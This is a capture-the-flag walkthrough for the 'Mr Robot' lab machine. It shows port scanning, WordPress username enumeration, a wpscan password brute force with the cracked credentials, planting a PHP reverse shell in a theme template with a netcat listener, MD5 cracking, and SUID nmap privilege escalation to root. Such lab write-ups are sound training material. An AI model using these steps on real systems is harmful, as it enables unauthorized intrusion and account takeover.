

first running port scan on the target

nmap

open ports : 80,443,22

22/tcp closed ssh conn-refused

80/tcp open http syn-ack Apache httpd

443/tcp open ssl/http syn-ack Apache httpd

Port 80 http

we get a web shell on the website

/prepare

/fsociety

/inform

/question

/wakeup

/join

/wp-login

gobuster

website is running on wordpress

and found

inside robots.txt

fsociety.dic

and the first flag

found /phpmyadmin but only accessible by local host

```
root@fsociety:~# Enter command. Type "help" to see a list of commands.
root@fsociety:~# █
```

```
User-agent: *
fsociety.dic
key-1-of-3.txt
```



For security reasons, this URL is only accessible using localhost (127.0.0.1) as the hostname.

downloaded fsociety.dic file seems like it's a dictionary of passwords but has duplicates

we can remove duplicates by using uniq and sort

```
sort fsociety.dic | uniq > newfsociety.dic
```

wpscan

```
wp scan --url mrrobot.vuln -e u
```

enumerating wordpress login

We can enumerate usernames by trying to login and because the error message tells us that the username exists or not we can create a username list using the characters inside MrRobot series because of this box's theme

```
# username list
mrrobot
mr.robot
elliott
Darlene
Tyrell
```

ERROR: Invalid username. [Lost your password?](#)

ERROR: The password you entered for the username **elliott** is incorrect. [Lost your password?](#)

and we get a hit

now we can try to brute force the password with the file we downloaded earlier from robots.txt using wpscan

```
wpscan --url mrrobot.vuln -U elliott -P ~/Downloads/newfsociety.dic
```

and we have valid creds

elliott:ER28-0652

```
[+] Performing password attack on Xmlrpc Multicall against 1 user/s
[SUCCESS] - elliott / ER28-0652
```


Web shell upload

The screenshot shows the WordPress dashboard interface. At the top, the user is logged in as 'Elliot Alderson'. The dashboard includes a sidebar with navigation links: Home, Updates (8), Posts, Media, Pages, Comments, Appearance, Plugins (4), Users, Tools, Settings, and Collapse menu. The main content area displays a notification for 'WordPress 5.8.2' update, a 'Quick Draft' section with a title field and a 'Save Draft' button, and a 'WordPress News' section. The 'At a Glance' section shows 'WordPress 4.3.26 running Twenty Fifteen theme.' with an 'Update to 5.8.2' button. The 'Activity' section shows 'No activity yet!' with a smiley face icon.

we are inside wordpress now

first thing we should try to do is upload a php reverse shell inside themes editor

first we open appearance and use the editor



now let's get our php-reverse-shell
used reverse shell:

[Pentestmonkey_php_reverse_shell](#)

and use 404.php template and modify it's content and add our reverse shell

WordPress 5.8.2 is available! [Please update now.](#)

Edit Themes

Twenty Thirteen: 404 Template (404.php)

Select theme to edit: Twenty Thirteen Select

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
```

Templates

- 404 Template** (404.php)
- Archives (archive.php)
- author-bio.php
- Author Template (author.php)
- Category Template (category.php)
- Comments (comments.php)
- content-aside.php
- content-audio.php
- content-chat.php
- content-gallery.php
- content-image.php
- content-link.php
- content-none.php

let's open our listener on 4444

```
nc -lvnp 4444
```

and we try to access the page mrrobot.vuln/wp-content/themes/twentythirteen/404.php

Privesc: daemon -> robot

let's start with getting stable shell

```
which python
python -c 'import pty;pty.spawn("/bin/bash")'
CTRL Z
stty raw -echo
fg
enter
enter
export TERM=xterm
```

looking into home we find a directory called robot

```
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@linux:/home/robot$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 3 root root 4096 Nov 13 2015 ..
-r----- 1 robot robot 33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot 39 Nov 13 2015 password.raw-md5
daemon@linux:/home/robot$
```

we can access the password.raw-md5 file

robot:c3fcd3d76192e4007dfb496cca67e13b

because it's md5 we can try to crack it using crackstation

robot:abcdefghijklmnopqrstuvwxyz

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

```
daemon@linux:/home/robot$ su robot
Password:
robot@linux:~$
robot@linux:~$
```

Privesc: robot → System

```
robot@linux:~$ find / -perm -4000 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

we can use nmap interactive mode to get to the root user

```
robot@linux:~$ nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !whoami
root
waiting to reap child : No child processes
nmap>
```

Conclusion

- Leaving important data inside /robots.txt
- Word was vulnerable to Password Brute forcing
- Wordpress was vulnerable to uploading reverse shell to the Themes templates
- stored password in home directory lead to compromising higher privileged user in the system
- using weak password encryption (MD5)
- having setuid on Binary file that lead to privilege escalation to root